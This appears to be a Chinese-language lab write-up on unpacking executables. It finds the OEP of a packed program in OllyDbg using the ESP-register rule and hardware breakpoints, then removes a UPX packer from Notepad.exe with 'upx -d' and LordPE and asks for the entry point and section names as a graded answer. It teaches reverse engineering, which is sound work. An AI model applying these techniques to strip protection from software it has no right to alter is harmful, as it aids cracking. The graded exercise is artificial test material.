
按一下 F9 运行程序, 直接来到了跳转处, 按下 F8 键, 到达程序 OEP。

2) 使用 ESP 定律法实现寻找 OEP

按一下 F8 键单步步过调试, 使程序运行到 003FD001 指令处, 此时查看 OllyDbg 窗口右侧的寄存器窗口, 查看 ESP 寄存器的颜色状态, 发现 ESP 此时是红色, 记下此时 ESP 寄存器中的值 0006F8C8, 如下图所示。




在 OllyDbg 工具的命令窗口内输入 dd 0006F8C8，然后按一下回车键，如下图所示。




按回车键后在数据窗口停在 0006F8C8 地址处，如下图所示，选中要设置断点的 0006F8C8 指令。

地址	数值	注释
0006F8C8	00000001	
0006F8CC	0006F8F8	
0006F8D0	0006F904	
0006F8D4	0006F8E8	
0006F8D8	003FD000	OFFSET EdrLib.<模块入口点>


右键鼠标, 依次选择“断点/硬件访问/字 (Word)”, 如下图所示。




在菜单栏依次选择“调试 (D)/硬件断点 (H)”, 查看硬件断点是否设置成功, 如下图所示设置成功。



按下 F9 键, 运行程序, 当程序运行停止, 如下图所示。



继续使用 F9 键调试，直到出现如下图所示结果。00870283 处指令为 PUSH 3F1240，初步确定 3F1240 为程序的入口点 OEP，并且此条指令相当于 JMP 3F1240。



运行 F8 键即可很快到达程序的 OEP 处。

3) 验证 OEP 是否正确

根据 VC++ 编写的目标程序软件入口点特征为:

```
55          PUSH EBP ; (初始 cpu 选择)
8BEC       MOV EBP,ESP
6A FF      PUSH -1
68 40375600 PUSH Screensh.00563740
68 8CC74900 PUSH Screensh.0049C78C ; SE 处理程序安装
64:A1 00000000>MOV EAX,DWORD PTR FS:[0]
50          PUSH EAX
64: 8925 000000>MOV DWORD PTR FS:[0],ESP
```

可知, 003F1240 就是目标程序的入口点 OEP。

(6) 计算 OEP 的 RVA 值, OEP 的 RVA 值=3F1240h-3F0000h=1240h。

脱壳篇二 UPX 压缩壳

【实战目标】

对目标程序< Notepad.exe>, 实施脱壳操作, 获取脱壳后目标程序的 EntryPoint 值及区块名称(如目标程序的 EntryPoint 值为 A、区块名称为 B 和 C, 提交答案为: ABC)。

【实战提示】

1. 使用 LordPE 工具查看脱壳前目标程序< Notepad.exe >PE 信息, 确定目标程序使用的什么外壳。
2. 使用 UPX 壳本身实现脱壳操作。
3. 使用 LordPE 加载脱壳后目标程序, 查找目标程序的 EntryPoint 值及各个区块名称。

解题需知


1. UPX 压缩壳

压缩壳, 以减小文件体积为目标, 加密保护方面不是他的重点, 因此生成的 IAT 都是没有加密的, 用 ImportREC 可以实现重建输入表, 如 ASPack、UPX 等。目标程序使用 UPX 压缩壳加壳处理过, 加壳后破坏了目标程序的输入表。

UPX 壳对于 EXE 文件破坏了输入表, 对于 DLL 文件既破坏了输入表也破坏了重定位表, 尽量使用 UPX 壳自身命令脱壳, 只有在特殊情况下在尝试手动脱壳。

2. LordPE: 是一款功能强大的 PE 文件分析、修改、脱壳软件。LordPE 是查看 PE 格式文件信息的首选工具, 并且可以修改相关信息。


3. 操作流程



【详细指导】


1. 查看目标程序< Notepad.exe >PE 信息

(1) 运行 LordPE 工具，单击【PE Editor】按钮，加载目标程序，查看 PE 信息，如下图所示，EntryPoint: BF30h(加壳后入口点的 RVA 值)，ImageBase: 400000h(内存映像基址)。



(2) 单击【Sections】按钮，查看其区块信息如下图所示，UPX 加壳后已经将区块重新组织，分别为 UPX0、UPX1、UPX2 等。其中 UPX0 的 Raw Size 是 0，UPX 是将解压缩后的原始文件数据映射到此区块中。UPX 的解压缩执行代码在 UPX1 里，被压缩的原始数据放在

UPX1 和 UPX2 中, 从而确定目标程序使用的 UPX 压缩壳, 如下图所示。




2. 使用 UPX 壳自身对目标程序 < Notepad.exe > 实施脱壳

UPX 外壳可以使用 UPX 自身来去除, 这样脱壳得最完美, 操作时, 使用与加壳所用版本相同的 UPX 脱壳, 或者选用更高版本的 UPX。

脱壳命令为: UPX -d 文件名。

(1) 使用 WinHex 十六进制工具查找 UPX 的版本号。

运行 WinHex 工具后, 在菜单栏依次点击“File/Open”, 加载目标程序, 查找到 UPX 加壳的标志“UPX!”, 可以使用“Ctrl+F”快捷键查找, 定位到“UPX!”位置后, 如下图所示。




UPX0.9x~UPX1.2x 各版本在标志位“UPX!”后面的4位字节均为“0C 09 ?? ??”，更高版本是“0D 09 ?? ??”，因此由上图可知目标程序使用的UPX壳为UPX1.0以上的版本。

(2) 使用UPX加壳自身实现脱壳操作

运行UPX加壳工具，单击【...】按钮，加载目标程序<Notepad.exe>，选择“解压缩”方式，单击【开始】按钮实施脱壳操作，如下图所示。




(3) 运行脱壳后的目标程序，查看是否能够运行成功。脱壳成功后，运行状态如下图所示。




3. 获取脱壳后目标程序的 EntryPoint 值

运行 LordPE 工具，单击【PE Editor】按钮，加载脱壳及重建输入表后的目标程序文件“notepad.exe”，EntryPoint 值为：000020CD，如下图所示。



单击【Sections】按钮，查看区块文件的变化，发现区块名称不是 UPX0、UPX1、UPX2，变成了 .text、.rdata、.data，如下图所示，表明已经完整的实现了脱壳。



实验总结

